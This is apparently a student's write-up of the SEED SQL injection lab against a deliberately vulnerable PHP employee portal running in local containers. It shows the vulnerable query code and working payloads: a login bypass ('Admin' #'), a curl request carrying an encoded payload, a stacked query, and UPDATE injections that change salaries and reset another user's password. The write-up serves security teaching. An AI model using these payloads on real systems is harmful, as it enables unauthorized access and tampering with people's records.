

# A SQL Injection Attack Lab

## 3 LabTasks

### 3.1 Task 1: Get Familiar with SQL Statements

Step 1: Get a shell on the MySQL container.

Then use the mysql client program to interact with the database.

The user name is root and password is dees.

```
seed@VM: ~/.../Labsetup
[05/14/25]seed@VM:~/.../Labsetup$ dockps
3f8aa6521d33  mysql-10.9.0.6
93fec0f007b  www-10.9.0.5
[05/14/25]seed@VM:~/.../Labsetup$ docksh 3f
root@3f8aa6521d33:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

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Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Step 2: After login, create new database or load an existing one.

using the **use** command to **show what tables** are there in the sqllab users database

using the **show tables** command to **print out all the tables** of the selected database.

```
mysql> use sqllab_users
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

Field	Type	Null	Key	Default	Extra
ID	int unsigned	NO	PRI	NULL	auto_increment
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

11 rows in set (0.01 sec)

Step 3: using a SQL command to **print all the profile information of the employee Alice.**

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bd8e8300aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242bd4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.02 sec)

## 3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.


www.seed-server.com

I know the administrator's account name which is admin, but I do not the password.

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password  
FROM credential WHERE name= 'Admin' --' and

Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- -- is the **SQL comment syntax** for MySQL.
- But it **must be followed by a space**, or the rest of the line is not fully commented.
- Since there's **no space after --**, the SQL parser still tries to parse the ' that comes after it.



**echo \$sql;**

⇒ means "print the content of the **\$sql variable** to the screen."

The **\$sql** variable holds the **SQL query** that is used to authenticate the user. The echo statement is printing that query string, likely for debugging purposes—so the developer can see exactly what **SQL query** is being executed.

```

Open  [icon] *unsafe_home.php
~/sns2025/lab7/Labsetup/image_www/Code

70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$shased_pwd'";
76 echo $sql;
77 if (!$result = $conn->query($sql)) {
78     echo "</div>";
79     echo "</nav>";
80     echo "<div class='container text-center'>";
81     die('There was an error running the query [' . $conn->error . ']\n');
82     echo "</div>";
83 }

[05/14/25]seed@VM:~/.../Labsetup$ docksh 93
root@93fecdf007b:/# ls /var/www/SQL_Injection/
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
root@93fecdf007b:/# cd /var/www/SQL_Injection/
root@93fecdf007b:/var/www/SQL_Injection# cat unsafe_home.php

```

The PHP code **unsafe\_home.php**, located in the **/var/www/SQL\_Injection** directory,

```

[05/14/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
[05/14/25]seed@VM:~/.../Labsetup$ cd image_www
[05/14/25]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf Code Dockerfile
[05/14/25]seed@VM:~/.../image_www$ cd Code
[05/14/25]seed@VM:~/.../Code$ ls
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
[05/14/25]seed@VM:~/.../Code$ docker cp unsafe_home.php 93fecdf007b:/var/www/SQL_Injection
[05/14/25]seed@VM:~/.../Code$ █

```

It copies the **unsafe\_home.php** file from your host system into the Docker container **93fecdf007b**, specifically into the **/var/www/SQL\_Injection** directory.

```

root@93fecdf007b:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kaillang Ying
Email: kying@syrr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.min.css">
    <link href="css/style_home.css" type="text/css" rel="stylesheet">

    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php" ></a>

        <?php
        session_start();
        // if the session is new extract the username password from the GET request
        $input_uname = $_GET['username'];
        $input_pwd = $_GET['Password'];
        $shased_pwd = sha1($input_pwd);

```

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password  
FROM credential WHERE name= '**Admin**' # and  
Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

- # is also a **valid SQL comment character** in MySQL.
- Everything after # is ignored by the parser, so the password check is bypassed.

Employee Profile Login

USERNAME Admin' #

PASSWORD Password

Login

Copyright © SEED LABS

SELECT id, name, eld, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Admin' #' and Password= 'da39a3ee5e6b4b0d3255bfef95601890afd80709'

Home Edit Profile Logout

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 2.2: SQL Injection Attack from command line.


- This is the **URL-encoded**:
  - %27 = '
  - %20 = space
  - %23 = #

handle HTTP encoding while sending requests using curl.

# URL

## Decode and Encode

 Decode

 Encode


🌐 Language: English Español Português

Do you have to deal with **URL**-encoded format? Then this site is **encode** or **decode** your data.

### Encode to URL-encoded format

Simply enter your data then push the encode button.

' #

 To encode binaries (like images, documents, etc.) use the file upload form.

UTF-8

▼

Destination character set.


LF (Unix)

▼

Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

 Live mode OFF

Encodes in real-time as you type or paste (supported by Chrome).

> ENCODE <

Encodes your data into the area below.

%27%20%23

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6efffc0

```
6 rows in set (0.02 sec)
```

```
[05/14/25]seed@VM:~/../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'
```

```
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
```

```
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left:
href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe edit frontend.php'>
```


Password ( hashed pwd holds the sha1 hash of the password typed by the user) is correct.

### Task 2.3: Append a new SQL statement.

- This is the **URL-encoded**:

' ;select 1;#

%27%20%3Bselect%201%3B%23



The screenshot displays a web browser window at the top and a terminal window at the bottom. The browser window shows a URL with a complex query string, including a URL-encoded payload. Below the URL bar, a green banner contains the SQL query being executed: `SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1; and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'`. A light green message box below the banner states: "There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' at line 3]\n". The terminal window at the bottom shows the command `dockps` being run, which lists the container `ea2da7fb4ac5` running `www-10.9.0.5` and `3f8aa6521d33` running `mysql-10.9.0.6`. Subsequent commands `docksh ea` and `cd /var/www/SQL_Injection` are shown, resulting in the prompt `root@ea2da7fb4ac5:/var/www/SQL_Injection#`.

```
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77 if (!$result = $conn->multi_query($sql)) {
78     echo "</div>";
79     echo "</nav>";
80     echo "<div class='container text-center'>";
81     die('There was an error running the query [' . $conn->error . ']\n');
82     echo "</div>";
83 }
```



```
[05/15/25]seed@VM:~/.../Code$ docker cp unsafe_home.php ea2da7fb4ac5:/var/www/SQ
L_Injection
[05/15/25]seed@VM:~/.../Code$
```

Not Secure www.seed-server.com/index.html

## Employee Profile Login

USERNAME	<input type="text" value="Alice' ;select 1;#"/>
PASSWORD	<input type="password" value="Password"/>

Login

Copyright © SEED LABS

← → ↻ 🔍 Not Secure www.seed-server.com/unsafe\_home.php?username=Alice'+%3B+select+1%3B%23&Password=

**SEEDLABS** SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1;# and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

- Alice's profile page origin with **salary=20000**

Home Edit Profile Logout

## Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

- Edit info Alice's profile page

Not Secure www.seed-server.com/unsafe\_edit\_frontend.php

Home Edit Profile Logout

### Alice's Profile Edit

NickName Alice the Great

Email alice@gmail.com

Address Chicago

Phone Number 111-1111-1111

Password .....

Save

Copyright © SEED LABs

Not Secure www.seed-server.com/unsafe\_home.php

Home Edit Profile

## Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

- In my database

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002	111-1111-1111	Chicago	alice@gmail.com	Alice the Great	fdb918bdae8300aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

Show Applications (0.04 sec)

- Edit file unsafe\_home.php and unsafe\_edit\_backend.php

**\$\_SESSION** is a global array in PHP used to store data that persists across multiple pages for a single user session.

**In unsafe\_edit\_backend.php:**

The line **echo 'SQL :'. \$sql;** prints the SQL query to the browser (or console, depending on context).

The line **\$\_SESSION['PROFILE\_SQL'] = \$sql;** stores the SQL query string into a session variable called PROFILE\_SQL.

⇒ This means the SQL query is saved in the user's session and will be available on subsequent pages during that session.

**In unsafe\_home.php:**

The line **echo \$\_SESSION['PROFILE\_SQL'];** retrieves and prints the SQL query that was stored earlier in the session.

```
Open  unsafe_edit_backend.php
~/sns2025/lab7/Labsetup/image_www/Code

unsafe_edit_backend.php

21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['NickName'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $uname = $_SESSION['name'];
27 $eid = $_SESSION['eid'];
28 $id = $_SESSION['id'];
29
30 function getDB() {
31     $dbhost="10.9.0.6";
32     $dbuser="seed";
33     $dbpass="dees";
34     $dbname="sqlldb_users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=''){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hash";
52 }else{
53     // if password field is empty.
54     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$i";
55 }
56 echo "SQL :". $sql;
57 $_SESSION['PROFILE_SQL']=$sql;
58 $conn->query($sql);
59 $conn->close();
60 header("Location: unsafe_home.php");
61 exit();
62 ?>
63
64 </body>
65 </html>
```

```
Open unsafe_home.php ~/sns2025/lab7/Labsetup/image_www/Code
unsafe_edit_backend.php
236     for($i=0; $i< $max;$i++){
237         //TODO: printout all the data for that users.
238         $i_id = $json_aa[$i]['id'];
239         $i_name= $json_aa[$i]['name'];
240         $i_eid= $json_aa[$i]['eid'];
241         $i_salary= $json_aa[$i]['salary'];
242         $i_birth= $json_aa[$i]['birth'];
243         $i_ssn= $json_aa[$i]['ssn'];
244         $i_pwd = $json_aa[$i]['Password'];
245         $i_nickname= $json_aa[$i]['nickname'];
246         $i_email= $json_aa[$i]['email'];
247         $i_address= $json_aa[$i]['address'];
248         $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249         echo "<tr>";
250         echo "<th scope='row'> $i_name</th>";
251         echo "<td>$i_eid</td>";
252         echo "<td>$i_salary</td>";
253         echo "<td>$i_birth</td>";
254         echo "<td>$i_ssn</td>";
255         echo "<td>$i_nickname</td>";
256         echo "<td>$i_email</td>";
257         echo "<td>$i_address</td>";
258         echo "<td>$i_phoneNumber</td>";
259         echo "</tr>";
260     }
261     echo "</tbody>";
262     echo "</table>";
263 }
264 }
265 ?>
266 <br><br>
267 <?php echo $ _SESSION['PROFILE_SQL']; ?>
268 <div class="text-center">
269     <p>
270         Copyright &copy; SEED LABS
271     </p>
272 </div>
273 </div>
274 <script type="text/javascript">
275     function logout(){
276         location.href = "logout.php";
277     }
278 </script>
279 </body>
280 </html>
```

- Update Alice's salary by statement into **salary=100000. Successfully**

Not Secure www.seed-server.com/unsafe\_edit\_frontend.php

Home **Edit Profile**

### Alice's Profile Edit

NickName	<input type="text" value="Alice',salary=100000 #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Chicago"/>
Phone Number	<input type="text" value="111-1111-1111"/>
Password	<input type="text" value="Password"/>

Save

<div>  Not Secure         www.seed-server.com/unsafe_home.php       </div>																			
<div> <a href="#">Home</a> <a href="#">Edit Profile</a> </div>																			
	<table> <tr> <th>Key</th><th>Value</th></tr> <tr> <td>Employee ID</td><td>10000</td></tr> <tr> <td>Salary</td><td>100000</td></tr> <tr> <td>Birth</td><td>9/20</td></tr> <tr> <td>SSN</td><td>10211002</td></tr> <tr> <td>NickName</td><td>Alice</td></tr> <tr> <td>Email</td><td>alice@gmail.com</td></tr> <tr> <td>Address</td><td>Chicago</td></tr> <tr> <td>Phone Number</td><td>111-1111-1111</td></tr> </table>	Key	Value	Employee ID	10000	Salary	100000	Birth	9/20	SSN	10211002	NickName	Alice	Email	alice@gmail.com	Address	Chicago	Phone Number	111-1111-1111
Key	Value																		
Employee ID	10000																		
Salary	100000																		
Birth	9/20																		
SSN	10211002																		
NickName	Alice																		
Email	alice@gmail.com																		
Address	Chicago																		
Phone Number	111-1111-1111																		

Task 3.2: Modify other people's salary.

- Change boss Bobby's salary in directly on NickName of Alice's Profile by statement:  
**Alice',salary=1 where Name='Bobby'; #**
  - **Alice'**: Ends the original name=' string.
  - **,salary=1**: Adds a new field assignment.
  - **where Name='Bobby';**: Adds a WHERE clause to target a specific row.
  - **#**: In SQL, # is a comment marker in MySQL — everything after it is ignored (like -- in standard SQL).



## Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Home Edit Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

```
UPDATE credential SET nickname='Alice',salary=1 where
Name='Boby';
#,email='alice@gmail.com',address='Chicago',PhoneNumber='111-
1111-1111' where ID=1;
```

- In my database. Successful

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | 111-1111-1111 | Chicago | alice@gmail.com | Alice | fdb9e918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 100000 | 4/20 | 10213352 | | | | Alice | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 100000 | 4/10 | 98993524 | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 100000 | 1/11 | 32193525 | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 100000 | 11/3 | 32111111 | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | AdmIn | 99999 | 100000 | 3/5 | 43254314 | | | | Alice | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

### Task 3.3: Modify other people's password.

- Change boss Boby's password in directly on NickName of Alice's Profile by statement: **'password=sha1('123') where Name='Boby'; #**
  - username=""**: The original update starts by setting the username to an empty string.
  - password=sha1('123')**: This sets Boby's password to the SHA-1 hash of "123".
  - WHERE Name='Boby'**: The update only affects the user named Boby.
  - #**: This comments out the rest of the original query, preventing SQL errors.

## Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

**Home** Edit Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

UPDATE credential SET  
 nickname='',password=sha1('123') where Name='Boby';  
 #',email='alice@gmail.com',address='Chicago',PhoneNumber='111-  
 1111-1111' where ID=1;

- In my database.New password: Successful

mysql> select \* from credential;

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	100000	9/20	10211002	111-1111-1111	Chicago	alice@gmail.com	Alice	fdb9e918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352				Alice	40bd001563085fc35165329ea1ff5c5ecbdbbeef
3	Ryan	30000	100000	4/10	98993524				Alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Sany	40000	100000	1/11	32193525				Alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	100000	11/3	32111111				Alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	100000	3/5	43254314				Alice	a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

## Employee Profile Login

USERNAME Bobby

PASSWORD ...

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Login

**Home** Edit Profile

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

### 3.4 Task 4: Countermeasure — Prepared Statement

```
[05/16/25]seed@VM:~/.../Labsetup$ dockps
57e0e65abf37  www-10.9.0.5
3f8aa6521d33  mysql-10.9.0.6

[05/16/25]seed@VM:~/.../Labsetup$ docksh www-10.9.0.5
root@57e0e65abf37:/# cd /var/www/SQL_Injection/defense
root@57e0e65abf37:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@57e0e65abf37:/var/www/SQL_Injection/defense#

[05/16/25]seed@VM:~/.../Labsetup$ cd image_www/Code/defense
[05/16/25]seed@VM:~/.../defense$ docker cp unsafe.php 57e0e65abf37:/var/www/SQL_
Injection/defense
```

- use prepared statement to **rewrite** the code that is vulnerable to SQL injection attacks.



```
5  $dbuser="seed";
6  $dbpass="dees";
7  $dbname="sqlab_users";
8
9  // Create a DB connection
10 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11 if ($conn->connect_error) {
12     die("Connection failed: " . $conn->connect_error . "\n");
13 }
